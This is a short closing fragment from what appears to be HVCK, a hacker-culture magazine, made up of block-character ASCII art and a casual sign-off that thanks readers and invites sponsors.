■■▒  ▒■■▒▒▒■■▒▒■■▒▒▒■■▒■■▒▒▒■■
■■   ▒■■   ▒■■▒■■   ▒■■▒■■   ▒
■    ▒■■■■■■ ▒■■■■■■ ▒■■■■■■
■■   ▒■■▒▒▒■■▒■■▒▒▒■■▒▒▒▒▒▒▒■■
■■   ▒■■   ▒■■▒■■   ▒■■▒■   ▒■■
▒■■  ■■■■■■  ■■■■■■  ▒■■■■■■
 ▒▒  ▒▒▒▒▒▒  ▒▒▒▒▒▒  ▒▒▒▒▒▒

 WANT TO QUIT**
NO
```


Thanks you for supporting HVCK magazine. Starting iin 2023 HVCK will be attempting to move to a financily sustainable model. If you thiink your product or service would work with HVCK... Reach out... See you on the flip side friends..... xxx oooo